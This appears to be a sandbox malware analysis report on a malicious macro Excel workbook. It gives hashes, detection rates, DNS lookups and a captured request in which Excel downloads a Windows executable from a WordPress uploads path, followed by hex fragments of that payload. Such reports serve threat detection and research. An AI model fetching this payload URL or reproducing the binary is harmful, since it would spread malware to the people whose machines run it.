SHA-512:	CBDAB6A7E967CCCB6B5CD2E611B479B367EE3B160936EC697A6C929F8AD47F767A7C427AFEA04E192421F1C064B00773CD53344981755BD56A6448280AC09FE5
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 37%, Browse • Antivirus: ReversingLabs, Detection: 68%
Joe Sandbox View:	• Filename: new_working_conditions[2021.09.23_12-51].xlsb, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Ze.D;..D;..D;.....N;....>;....g;...S..g;...S..Q;...S..J;....G;..D;..&;...S..N;...S..E;...S.E;...S..E;..RichD;.....PE..L...WB.[.....!.....6.....i.....@.....P..T...4Q.....L....G..T.....G..@.....text...G..... ..`.rdata...|.....~.....@..@.data....p...`.....H.....@....reloc..L.....R..... ..@..B.....

Static File Info

General

File type:	Zip archive data, at least v2.0 to extract
Entropy (8bit):	7.997293747708592
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 34.81% • Excel Microsoft Office Binary workbook document (47504/1) 32.42% • Excel Microsoft Office Open XML Format document (40004/1) 27.30% • ZIP compressed archive (8000/1) 5.46% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	inquiry[2021.09.23_12-51].xlsb
File size:	591445
MD5:	d5dedf5221391bc183c80173ed5f4279
SHA1:	bc48802d095a79a9fb8196d35506c4862c937936
SHA256:	f2be1c567425b843b8deec064cd9f747d74f4ae5e15d026fcb5b26549ae3fba9
SHA512:	a5897ef999acb94b6badecac604832f9bd9537bac95172b4ae8b8e832d42d1cdb7107b5d1de84f1e4ec64357d9f3c5b63b3ad2393c9e5bf9b9e4b2979d011b52
SSDEEP:	12288:XJo6Chb0c7x1XSW6qdUO0+geLAo63jashmq4jBz:Xq9XtHGT+geLqaFZ
File Content Preview:	PK.....e.4S.....docProps/PK.....!.....docProps/app.xml.S.n.0.....`.^.Z.*d\.(U.n.*.....x...g.`.~M.....7y~.b..]Y...Z....K8.g|j.f._V.W..!i...;..= .S_..E.....,J8.....&.Rc/..2....X...Yf..{.-...N.....K!..ZA..8...ESo...u.....

File Icon

Icon Hash:	e4e2ea8aa4b4b4b4

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 21, 2021 19:40:37.892031908 CEST	192.168.2.22	8.8.8.8	0x2a3d	Standard query (0)	iqwasithealth.com	A (IP address)	IN (0x0001)
Oct 21, 2021 19:41:50.414472103 CEST	192.168.2.22	8.8.8.8	0x4f8b	Standard query (0)	apt.update ffboruse.com	A (IP address)	IN (0x0001)
Oct 21, 2021 19:42:10.523245096 CEST	192.168.2.22	8.8.8.8	0xa13a	Standard query (0)	app.update brouser.com	A (IP address)	IN (0x0001)
Oct 21, 2021 19:42:30.637613058 CEST	192.168.2.22	8.8.8.8	0xb209	Standard query (0)	apt.update ffboruse.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 21, 2021 19:40:38.001221895 CEST	8.8.8.8	192.168.2.22	0x2a3d	No error (0)	iqwasithealth.com		50.87.248.41	A (IP address)	IN (0x0001)
Oct 21, 2021 19:41:50.437865973 CEST	8.8.8.8	192.168.2.22	0x4f8b	Name error (3)	apt.update ffboruse.com	none	none	A (IP address)	IN (0x0001)
Oct 21, 2021 19:42:10.546617985 CEST	8.8.8.8	192.168.2.22	0xa13a	Name error (3)	app.update brouser.com	none	none	A (IP address)	IN (0x0001)
Oct 21, 2021 19:42:30.666851044 CEST	8.8.8.8	192.168.2.22	0xb209	Name error (3)	apt.update ffboruse.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- iqwasithealth.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	50.87.248.41	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2021-10-21 17:40:38 UTC	0	OUT	GET /wp-content/uploads/2019/06/a435gfhs109.cms HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: iqwasithealth.com Connection: Keep-Alive
2021-10-21 17:40:38 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 21 Oct 2021 17:40:38 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Wed, 22 Sep 2021 11:30:59 GMT Accept-Ranges: bytes Content-Length: 353792 host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ== Referrer-Policy:
2021-10-21 17:40:38 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 00 5a 65 d9 44 3b 0b 8a 44 3b 0b 8a 44 3b 0b 8a f0 a7 f9 8a 4e 3b 0b 8a f0 a7 f8 8a 3e 3b 0b 8a f0 a7 f9 8a 67 3b 0b 8a 16 53 0d 8b 67 3b 0b 8a 16 53 0e 8b 51 3b 0b 8a 16 53 0f 8b 4a 3b 0b 8a f0 a7 e4 8a 47 3b 0b 8a 44 3b 0a 8a 26 3b 0b 8a 16 53 02 8b 4e 3b 0b 8a 16 53 0b 8b 45 3b 0b 8a 16 53 f4 8a 45 3b 0b 8a 16 53 08 8b 45 3b 0b 8a 52 69 63 68 44 3b 0b 8a 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$ZeD;D;D;N;>;g;Sg;SQ;SJ;G;D;&;SN;SE;SE;SE;RichD;

Timestamp	kBytes transferred	Direction	Data
2021-10-21 17:40:38 UTC	8	IN	Data Raw: ff ff 90 48 8b d0 48 8b 8f d0 00 00 00 ff 15 79 e6 1a 00 90 48 8d 4d 40 ff 15 46 d5 1a 00 b9 20 00 00 00 e8 04 32 15 00 48 8b d8 48 89 45 40 48 85 c0 74 27 48 8b 97 d0 00 00 00 48 8b c8 ff 15 80 ff 1a 00 48 8d 05 09 63 1b 00 48 89 03 48 8d 05 6f 62 1b 00 48 89 43 10 eb 03 49 8b dc 48 89 9f d8 00 00 00 48 8d 55 40 48 8d 4d 40 e8 5a d2 ff ff 90 48 8b d0 48 8b 8f d8 00 00 00 ff 15 09 e6 1a 00 90 48 8d 4d 40 ff 15 d6 d4 1a 00 44 89 64 24 20 45 33 c9 45 33 c0 41 8d 51 0a 48 8b 8f d8 00 00 00 ff 15 2a 02 1b 00 b9 38 00 00 00 e8 78 31 15 00 48 89 45 40 48 85 c0 74 14 45 8b c4 48 8b 97 d0 00 00 00 48 8b c8 e8 1d 44 ea ff eb 03 49 8b c4 48 89 87 e0 00 00 00 48 8d 55 40 48 8d 4d 40 e8 14 d2 ff ff 90 48 8b d0 48 8b 8f e0 00 00 00 ff 15 93 e5 1a 00 90 48 8d 4d 40 ff Data Ascii: HHyHM@F 2HHE@Ht'HHHcHHobHCIHHU@HM@ZHHHM@Dd$ E3E3AQH*8x1HE@HtEHHDIHHU @HM@HHHM@
2021-10-21 17:40:38 UTC	16	IN	Data Raw: 18 9e fe 00 00 00 00 06 06 0b 0b ff ff f5 e1 b7 f7 f2 7f 77 d4 a2 00 00 ff ff 00 00 03 03 03 03 07 07 e2 7c 4e 2e a7 ff ff 00 00 00 00 ff ff 8e 2a 4f 74 f6 89 57 ff ff 00 00 04 f5 61 d4 5b 96 85 c2 9e 4a 04 ff ff 00 00 ff ff 00 00 b0 b5 25 fb 32 a7 e4 29 00 00 03 03 ff ff 00 00 00 00 00 00 ff ff fe d0 89 4a a3 34 38 e1 4f 56 53 ef f3 fe 00 00 00 00 00 00 ed ce 5f b6 81 f7 0a 0a 00 00 00 00 01 01 f3 25 f6 36 99 61 59 07 07 07 07 08 08 00 00 0a 0a 00 cd 59 39 58 a6 5f e8 20 eb 7f 57 00 00 00 00 00 07 07 04 04 07 07 08 4e f9 e3 15 6a 6f db 3d ba e2 c3 17 98 af 08 00 00 00 00 00 00 06 3f 39 fe f7 99 06 00 00 00 00 0c a9 cb a1 ce af cc 46 7b ff ff 00 00 ff ff 00 00 00 75 95 e4 d8 74 00 00 00 00 00 ff ff 07 07 08 08 04 04 07 07 7a d0 14 fe aa 66 24 02 02 00 00 Data Ascii: w|N.*OtWa[J%2)J48OVS_%6aYY9X_ WNjo=?9F{utzf$
2021-10-21 17:40:38 UTC	23	IN	Data Raw: 30 da ce cc 00 48 98 4c 00 00 28 af e8 45 e3 48 cc 38 50 cf f1 4c 96 00 c6 4e 8b 48 ff 34 70 48 1f df b6 08 e8 01 c0 38 f7 25 cb 1c 48 48 f4 c8 c0 24 e8 48 00 48 c7 8b fd d8 33 03 00 ff 8b ff 20 48 1e f8 89 15 cf 8b e8 8b e8 b1 0f c0 4c 48 48 0a 50 f0 24 7c 3b 49 d2 06 89 00 cc 2f ba 48 b1 74 8d 27 ff ff 8d 08 24 7c 00 cc 02 00 08 89 4c 48 0c 00 75 56 83 e3 8b 25 0f 75 02 fd 32 24 8d 00 ff ba da 72 2b c8 7d e2 84 ff ec 00 89 8b 89 f7 08 4c ff 02 48 58 2f 27 20 85 44 c4 a6 c8 84 20 c3 c0 4f 48 8d 2e 4c 48 0f 28 62 ff ff 89 79 01 00 15 8d 74 f0 5e d9 ff 8b 8b 48 50 44 89 00 b0 8b 30 08 10 48 44 00 4c 10 00 45 8d 4d 8b 00 48 57 05 4b 24 ff 20 24 90 89 c4 24 8b 27 56 48 8b 8d 15 00 48 eb 48 37 a0 48 8d c3 ff 81 ef 38 53 cc 54 41 8b 11 a8 0f e8 1c 48 c4 cc 48 Data Ascii: 0HL(EH8PLNH4pH8%HH$HH3 HLHHP$|;I/Ht'$\|LHuV%u2$r+}LHX/' D OH.LH(byt^HPD0HDLEMHWK$ $$'VHHH7H8STAHH
2021-10-21 17:40:39 UTC	31	IN	Data Raw: 39 6b 7c 46 e6 66 96 70 ff 01 01 00 00 7e 9b 16 0a 0d 9a 00 00 08 08 00 00 05 05 00 d5 18 61 15 4d 6c ed 00 09 09 00 00 00 00 00 ff ff 00 00 ff ff 47 25 bb be ad 99 14 4a b0 03 f8 01 01 0a 0a 04 04 00 ab 14 3e 98 62 94 48 9b b7 e7 cb 97 92 40 00 00 00 ff ff 00 00 ff 09 02 96 e2 22 ff 0a 0a ff ff 03 03 00 00 00 00 c9 c7 5e f8 8c 4c 4a b9 bd 00 00 00 00 05 05 00 00 00 00 ff ff 9f 18 a4 b4 10 01 01 0a 0a 00 00 00 00 34 9f 94 b6 99 57 83 00 00 00 00 04 75 57 b5 2b 09 91 9d f7 85 04 00 00 00 00 ff ff 00 00 d5 b3 f1 22 ea 2d 0b 55 06 06 09 09 00 00 00 00 07 07 00 00 00 00 00 d5 c6 7b 3f 18 2b 84 3a b4 55 c8 6d 00 00 00 00 00 ff ff 25 42 db 26 36 3e 00 00 08 08 08 08 00 00 3f 33 35 4c 4d 3a 21 00 00 ff ff 00 00 00 00 ff ff 00 60 e5 18 9d 1a 8a 72 48 53 b3 66 Data Ascii: 9k|Ffp~aMlG%J>bH@'"^LJ4WuW+"-U{?+:Um%B&6>?35LM:!`rHSf
2021-10-21 17:40:39 UTC	39	IN	Data Raw: 07 00 00 00 00 0a 0a 00 4a 6d 5a 8e 5f 5b 2e 00 00 00 00 00 fe fe 00 00 00 00 bc 2f 1d 39 7b 89 19 34 bf 00 00 00 00 09 09 00 00 ff ff 01 01 0e 71 8d 6b 89 50 5f 82 02 02 00 00 04 04 01 01 22 f2 ed 23 ee 84 c7 14 fd e5 ba dc 00 00 00 00 00 00 dd 57 d8 56 ad 5b 00 00 00 00 00 00 00 00 00 00 60 41 c0 9f 71 ad d1 00 00 00 00 ff ff 03 03 0b 0b 00 00 00 00 00 16 1f a9 9b e3 d8 3b bd 7f d3 2b 00 01 01 00 00 ff ff 71 96 a6 e4 9b 3c 96 b5 94 61 59 1c 27 de 00 00 ff ff 02 02 01 01 11 a8 c7 d7 a8 00 00 00 00 00 00 00 00 00 00 00 ac 2d 12 ba 81 c0 b6 fe aa 00 00 00 00 00 00 00 0b 0b 00 00 00 c9 ca 6b 64 36 00 00 00 00 00 07 07 00 f0 32 14 67 a2 ca 34 00 ff ff 03 03 30 04 93 fd 9f d9 58 13 1a 04 04 00 00 00 00 00 00 00 de e8 6e b7 57 c4 08 d2 00 03 03 00 00 00 00 00 00 00 Data Ascii: JmZ_[./9{4qkP_"#WV[`Aq;+q<aY'-kd62g40XnW
2021-10-21 17:40:39 UTC	47	IN	Data Raw: b7 86 04 06 06 08 08 05 05 80 08 32 68 1b 00 00 00 00 00 00 00 00 e7 39 8a c2 db 96 7e ff ff 00 00 00 00 04 04 00 00 ff 2e 9f 37 7c b8 6f 88 ab a4 ff 00 00 0b 0b 09 09 04 04 00 00 00 00 0e 51 00 24 54 bc f8 9b 00 00 00 ff ff 00 00 04 a0 5c 3f 65 02 cf 2c b7 77 21 6b b0 04 00 00 02 02 b3 76 60 e4 27 db 07 07 07 07 00 00 04 04 ff 7b 8c da fb 8e f4 bc ff 00 00 03 03 00 00 08 08 ff ff ff ff 00 00 e3 27 55 e5 f2 91 3b 59 93 4a e1 00 00 00 00 00 00 00 00 ed 2d d6 e0 75 a1 c1 14 6c 62 a6 e4 37 b6 00 ff ff 00 00 00 00 00 4e 49 3d 9c 8c 00 01 01 00 00 00 00 06 06 00 00 56 3d 82 9c 3e bb d6 0a 9b ff ff 0b 0b fe fe 00 00 00 00 00 00 87 de 84 34 c7 ff ff 00 00 ff ff 07 07 ea 92 a7 dd 12 1d b5 ff ff 00 00 ff ec fc c4 99 e1 71 cd 2a 0c ff 00 00 01 01 ff ff 0a 0a 30 d2 dd 58 Data Ascii: 2h9~.7|oQ$T\?e,w!kv`'{'U;YJ-ulb7NI=V=>4q*0X
2021-10-21 17:40:39 UTC	55	IN	Data Raw: 21 de 82 e5 08 00 00 01 01 1e d3 5e 5d be e8 02 69 89 e6 30 94 26 79 00 00 03 03 00 00 00 00 00 7d e6 64 b4 bb 00 00 00 00 00 00 00 00 00 04 04 03 03 08 08 17 54 de 18 7c e7 46 ae fd 0a 0a 02 02 00 00 ff 5e f3 d4 cc 16 ff 00 00 07 07 00 00 07 da 6c 18 02 14 8a de 07 00 00 00 00 00 00 00 00 08 08 66 38 b2 8f e0 0d d0 45 a1 01 01 00 00 07 07 04 04 00 00 00 00 cd 00 6e c4 1a 64 66 21 00 00 00 00 00 00 06 06 3c 79 da 2c 5d 14 23 5f cd 44 eb 30 00 00 00 00 08 d1 df 43 6d bd c8 08 00 00 00 00 00 00 08 08 c2 bf 05 0a 2b 00 da 0b 0b 05 05 00 00 02 02 ff ff 00 00 00 00 00 07 b6 ac c0 2c a1 68 1d 81 cd 9d 00 00 00 00 00 ff ff 0e e8 cd 32 07 ee 9d b4 23 29 97 75 57 77 fe fe 00 00 00 00 07 07 b9 08 f6 b6 ea 00 00 00 00 00 00 07 07 08 08 ff ff 62 91 b3 52 93 98 e3 8b Data Ascii: !^]i0&y}dT|F^lf8Endf!<y,]#_D0Cm+,h2#)uWwbR
2021-10-21 17:40:39 UTC	63	IN	Data Raw: ff cc 48 48 00 14 00 8d 0b 30 eb 00 d0 58 ef 0f c6 e8 40 ff 48 8d 89 24 05 1f 44 92 48 8b e8 fb da 8d 60 48 eb 8b 75 e0 48 44 00 48 63 f9 48 c5 00 89 09 48 8d 20 47 4d d8 27 ff 08 74 74 12 4c 00 fc 48 48 15 c3 64 cc 05 8b 15 ff bd 24 83 00 c6 50 d8 30 2c 8b 8b 32 cc 15 d8 4d 24 8b 48 8d 17 48 2e 8b e8 cc 75 48 cf 90 ff 4d 4c 41 8b 20 24 83 8d 4c 49 cc 8b 48 c1 7f 85 8b f8 91 ff ec c7 00 89 5f 90 83 00 ff 48 c7 48 0a 11 d2 00 00 48 51 ff ce 48 8b c8 48 8d 48 8b ff 8b 01 08 8e 1e 3b 8d c6 b0 48 48 00 f0 85 00 49 98 8b f4 97 48 cc c8 c3 4c ff 74 48 07 15 15 24 00 5c 24 09 fe c2 01 fc cc ff 20 00 8b 24 8b 4d 03 cb 44 8d cc ff 48 00 cc 48 cc 48 4c 8b 6c 1a 1f 38 c7 24 53 8b 83 30 00 89 41 c7 41 84 44 00 8d 8b c3 8d ff 8b 48 cc 74 ff 00 48 83 03 80 02 74 cc 48 Data Ascii: HH0X@H$DH`HuHDHcHH GM'ttLHHd$P0,2M$HH.uHMLA $LIH_HHHQHHH;HHIHLtH$\$ $MDHHHLl8$ S0AADHtHtH
2021-10-21 17:40:39 UTC	70	IN	Data Raw: 8b ec 49 48 24 e4 40 48 74 5b 00 70 49 5c ff b7 48 8d 41 00 49 ff f0 00 50 8d c4 00 8b cc 05 48 00 15 01 eb 00 e9 24 8e ff 71 ff e9 15 48 b1 d9 24 44 00 48 8b 45 8b 3e 09 24 5c 8b ff ff 48 ec 48 cc 8b 8b 44 24 11 24 2a 18 48 19 d0 18 26 24 e9 48 48 24 48 ff 1a ff 48 24 0f 86 15 c4 55 83 51 1b 8b 8c 48 98 78 00 15 00 d7 80 3b 15 50 5d 00 0f eb 44 00 60 c7 00 ff bf cc 05 00 48 c6 f1 58 48 00 4c 37 8b db 48 c3 8d 24 48 6d c9 7f 0d 4c 15 e8 c3 49 97 8b 00 cc 54 00 48 8b 24 30 00 24 8b 18 8b 00 6c 3e 89 8b 30 48 ff 27 24 89 48 e8 0e ff 48 bb 28 8b 8d 48 48 24 ff e0 51 89 8d cf 0f 8b 8b 15 48 c3 8d 48 53 48 33 4f da 00 83 c7 48 8d 00 8d 1a 10 8b ff 8b ff 0a 15 00 e5 c3 48 63 1a 48 58 00 45 ec f0 63 89 4c ff 5b 30 21 14 00 0a 00 24 48 09 48 8b 94 48 48 f0 5c Data Ascii: IH$@Ht[pI\HAIPH$qH$DHE>$\HHD$$*H&HHHH$UQHx;P]D`HXHL7H$HmLITH0l>0H'$HH(HH$Q HHSH3OHHcHXEcL[0!$HHHH\

Timestamp	kBytes transferred	Direction	Data
2021-10-21 17:40:39 UTC	78	IN	Data Raw: 74 24 4b 89 24 0f eb 24 c4 eb 89 94 00 08 c6 5c 2c c7 00 ff 48 4d 48 cc c0 3d d0 02 8b 8b e8 8d 48 8d 4d 1b 44 00 40 ff 24 8d 01 00 c0 24 0f 89 00 4e 8b 00 45 57 2f 48 60 48 49 83 00 c0 90 15 f1 0a 08 49 00 8c ab f6 48 cc 40 15 ff 4c 01 48 70 48 00 00 48 53 33 ff 70 ce 15 45 8d d0 74 89 48 8b 48 ff 0f 83 4b 8b 8f cc 8b 48 8b 83 e4 48 24 ff 15 75 ff 89 00 fe 8d 48 4c 3b 05 ec 00 89 8d 53 c7 c0 83 c0 48 15 48 49 ff 00 8b 00 43 49 3b d0 00 8b 48 48 c7 48 5c 00 56 80 8d 83 00 48 48 8b 45 83 48 9b 74 27 5e c9 15 4d 0b 70 49 cc c8 15 ff 01 48 85 15 74 8d 83 8d 8d ff 48 c3 5e 48 48 48 00 8b 48 8d d7 8b 8d 8d 00 00 af ff 4c 4b ff 00 08 60 00 48 d2 40 ff ff 8d 48 00 8b 70 24 c7 00 00 b0 0c 48 48 c8 c0 44 8b 5c 00 89 c3 48 f0 bb e8 8b 8d 48 8b c9 d0 d0 15 8b e8 58 Data Ascii: t$K$$\,HMH=HMD@$$NEW/H`HIIH@LHpHHS3pEtHHKHH$uHL;SHHICl;HHH\VHHEHt'^MpIHtH^HHHH LK`H@Hp$HHD\HHX
2021-10-21 17:40:39 UTC	86	IN	Data Raw: e3 98 8b 41 cc 01 fa 00 d4 48 15 ec cc 24 83 a6 ff e0 24 40 24 48 c3 08 18 48 33 00 cc 07 01 01 17 09 ff 13 cc 38 33 00 ff 8d 58 de 8d 48 bf 15 29 85 85 ff 00 44 ff 21 3c 00 c7 45 c9 48 48 00 00 fe 00 90 cc 48 ff 40 4b f6 cc ff 8d ff cc 66 4b 8b 90 5d 8b 0f 18 00 29 00 cc 24 cc 48 06 e8 48 cc 3d 48 8b b3 15 ff 56 4b 48 ff 5c 74 cc 07 d6 2e 24 48 94 90 cc 15 48 27 00 01 ff eb 00 ff 89 cc 15 fe d7 c7 cc 60 cc 05 a4 1d 4c fe 75 cc 5c 10 0a 4c 48 85 48 f0 8b 24 48 20 44 74 00 24 20 e8 48 43 30 21 c7 83 48 8b 48 9f f8 68 15 cc 9c 00 85 48 00 00 f8 d8 89 00 24 24 05 05 37 ce 48 31 ff 48 0c 48 56 8b 0a 24 8b 40 53 92 c0 db 74 48 2b 75 24 47 83 cc 74 93 24 45 24 8d 2d 48 ff cc 00 ff 48 4b 48 48 10 ff 4c cc ff 8b c9 c7 e8 8b 4d 4c 00 c8 fd 4c c2 cc 00 49 00 f2 23 Data Ascii: AH$$@$HH383XH)D!<EHHH@KfK])$HH=HVKH\t.$HH`Lu\LHH$H Dt$ HC0!HHhH$$7H1HHV$@StH+ u$GtE-HHKHHLMLLI#
2021-10-21 17:40:39 UTC	94	IN	Data Raw: 4f 15 cc 48 15 1b 8d ff 98 85 90 ff 22 48 24 89 57 48 d0 9a 8b cc 15 8d cc 00 4c 00 cc 00 c2 8b 2f 89 53 eb c4 47 8d ff 44 00 8d 47 d6 5b 05 24 cc 00 03 48 0b 24 b6 48 20 00 48 b6 0c 24 48 fa 44 00 48 40 8b 18 49 15 07 cc cc 8b 48 cc 21 48 48 48 4c 8b 24 00 8b 80 f0 f4 00 30 30 8d 57 cc ff 48 58 20 8d 48 48 8b 74 68 00 c7 ff 20 8d 5b 30 ab c0 c7 00 bc 00 7d 83 8b 48 18 c6 3b 28 24 43 90 00 00 ff 28 2f 8d 87 cb 8b 48 cc 08 98 8b 74 00 5c ba cc 8d f1 48 59 8d ff 47 d4 24 4c 24 c6 4b 10 24 8b 4d 41 84 00 04 8b 49 8b 8d f7 f6 48 30 13 ff 13 48 00 c7 41 8b 8d 00 cc 83 5b 48 43 52 44 5c 8b 8d 0f cf 2d c7 f9 04 07 03 ba cc 44 00 ce 10 40 05 20 11 48 a8 ff 59 48 85 30 48 ff 48 48 c9 00 8b 12 60 c2 00 c6 8b ff 89 cc e3 80 4c 8d 24 cc 00 10 fe 00 ff 00 00 86 4c Data Ascii: OH"H$WHL/SGDG[$H$H H$HDH@IH!HHHHL$00WHX HHth [0}H;($C(/Ht\HYG$L$K$MAIH0HA[HCRD\-D@ HYH0HHH`L$L
2021-10-21 17:40:39 UTC	102	IN	Data Raw: 48 d9 c3 fc c7 18 24 20 40 cd 24 cc 00 8d 42 b8 00 48 e4 38 ff 74 48 38 48 74 53 01 e7 24 89 8b 43 40 c6 8d c5 4f cc 24 08 cc 8d f8 cc 38 ff ff 48 05 c4 48 08 08 24 00 8b 88 ff cc cc ea ff 53 c4 44 15 ff 83 7d 1f 00 d8 83 f0 74 1d 8b cc 83 f9 76 17 ff c1 30 7f 00 44 c3 00 8d 00 24 24 24 48 da 20 45 e8 e2 48 b7 f6 81 7e 03 48 24 83 01 48 74 49 24 76 5c 00 8b 41 09 2a f8 8b 01 00 c7 08 48 28 48 3e 54 13 0b ff 83 33 ff 44 8b 75 ff 8b f8 12 24 00 aa cb c8 10 89 00 74 89 48 4c 15 47 00 19 00 d9 8b 20 30 8b 95 44 18 20 8b 10 2f 48 24 89 89 f8 81 00 ff 48 48 89 48 80 8b 48 e6 0f cb 48 38 8b ff 14 48 4d 8b 48 8b c0 da 00 48 68 e8 47 24 53 89 48 00 48 c9 cb 45 8d 7f cc ff fb 3b cc e8 00 35 11 00 89 90 10 0f 48 23 15 48 57 5e 10 47 48 48 7c 15 48 24 85 cc 8d cc 44 Data Ascii: H$ @$BH8tH8HtS$C@O$8HH$SD}tv0D$$$H EH~HHtlv\A*H(H>T3Du$tHLG 0D /H$HHHHH8HMHH hG$SHHE;5H#HW^GHH|H$D
2021-10-21 17:40:39 UTC	109	IN	Data Raw: c7 8b 9a 8b 48 8d 8b 48 17 8b 75 4d 08 00 db 7b cf d2 48 09 15 17 f4 1d 05 8b 77 31 8d ff 8b 15 8b 89 56 48 00 00 00 89 8d 8b 00 00 ff 8b d0 4e 79 01 c0 41 49 48 c3 7b eb c7 49 00 8b 09 8b c3 8b 83 c7 4c 07 05 24 05 85 0e 00 8b ff cc c7 74 d9 ff 8b fd 82 45 20 83 07 20 ff 00 08 15 c7 4c f1 49 61 8b 05 07 d0 d4 95 00 00 8d ec 48 03 85 00 e8 48 c4 85 8d 5c fa 28 48 c8 8b ff 8d 93 8b 10 3d 27 ff 89 c1 58 44 7c 14 35 4d ea 78 8b 8b 00 00 fc 0f 4c 4c 00 f4 ff f0 48 00 b6 48 24 96 7f 78 43 8b 58 8b 49 7c 9c c3 24 cc 48 1f 55 89 f3 89 30 cc 15 00 48 cc bb 40 f5 6d 1c c3 24 ee ff 63 25 48 48 05 d9 5b 4c e0 ce c7 3b 4c 00 48 78 ea 4d 00 05 ff 02 5c 74 75 00 b1 48 00 cb ba 48 2b 24 3b fe 24 c0 15 c0 57 8d 83 45 07 4c 74 15 89 cc c7 48 2a 00 00 4c 00 83 2b 15 fd 8b Data Ascii: HHuM{Hw1VHNyAIH{IL$tE LIaHH\(H='XD|5MxLLHH$xCXI|$HU0H@m$c%HH[L;LHxM\tuHH+$;$WELtH*L+
2021-10-21 17:40:39 UTC	117	IN	Data Raw: cc 0e c7 15 2f 44 00 fe 00 30 8b 0d 4c c3 08 00 00 21 11 c7 bf 19 f7 00 8b cc c7 00 66 8b 10 89 e9 89 00 00 a5 e8 63 b1 0f 0f 48 9a 4d 4d 02 cc 41 a8 8d e0 8b 50 c8 00 b0 83 ff 08 d0 b2 b3 cb 8d 00 15 cc 00 ff 24 15 15 8b 8d 00 e8 0e 54 48 83 cf 45 44 e0 30 d0 41 76 c3 45 ba 05 ce 00 05 c0 15 cc 00 cc cc 48 c0 c3 50 53 cc 1c 0b cc 00 eb d2 5c 48 00 48 97 4c 48 e1 ca 48 89 00 ff 60 74 ff 24 20 10 d4 00 56 8b 7d d8 24 20 0b 48 48 10 8b 18 48 cc d1 4d ea 15 48 48 83 cc 20 83 3a cc cc 15 8d 48 48 74 49 48 ff 2f 53 48 00 75 24 89 ff 8d 8d 08 09 48 8d 00 00 18 0c 4d 03 c0 24 89 20 24 49 cc 15 3e 83 48 48 be 7f bf 48 49 5d 60 48 c0 6d 00 f6 8d 8b 48 fe 00 15 20 8d 35 10 15 c1 48 cc c9 00 ff 7e 24 8d 20 48 4f 48 8b 8d 4c c7 48 13 74 8b 85 cc f8 f7 15 00 48 8d 01 Data Ascii: /D0L!fcHMMAP$THED0AvEHPS\HHLHH`t$ V}$ HHHMHH :HHtIH/SHu$HM$ $I>HHHI]`HmH 5H~$ HOHLHtH
2021-10-21 17:40:39 UTC	125	IN	Data Raw: d3 30 ff 90 8b 20 8b cc e2 01 33 e8 1c 8b 48 20 f7 6d 48 01 8b 00 33 00 ec 4c e8 48 a6 4c 83 70 89 44 00 ff d2 c7 00 60 8b 5c 84 8d ff 00 3b 8d 50 e8 15 89 8b 19 48 00 8b 48 38 00 30 8b 83 10 63 8b 75 8b 0f 30 cc cc 40 eb a8 f8 ff 10 ff 48 2f 31 14 85 0e c0 8b 19 c7 4f 48 00 24 00 4c f7 e8 04 00 8b 60 60 8b d0 00 08 01 56 15 11 66 01 f0 50 09 60 4c 4c 24 24 89 f3 ff 24 00 48 48 48 24 eb cb 40 11 d6 48 ff ff 28 5f 0f ce 60 22 d2 da 00 08 8b 00 1d 79 f6 c0 0f 8b 16 8b ec 24 99 83 40 cc 02 48 8b 74 c2 48 4d 48 cb 8d 15 8b 5c ff 7c 8d 00 cf 4c 8b 5b 04 24 48 ff ba 1b 0f ff 01 0b 89 c3 cc 03 74 2b 15 f8 cc cb 48 15 04 ff 40 24 ff f8 00 e8 74 83 b8 74 5f c3 8b 33 d1 24 1c e8 19 48 af 8b 22 00 90 20 89 85 90 48 60 00 44 83 c1 15 8b 33 08 24 48 10 74 6c 00 b5 30 Data Ascii: 0 3H mH3LHLpD`\;PHH80cu0@H/1OH$L``VfP`LL$$$HHH$@H(_`"y$@HtHMH|L[$Ht+H@$tt_3$H" H`D3$Htl 0
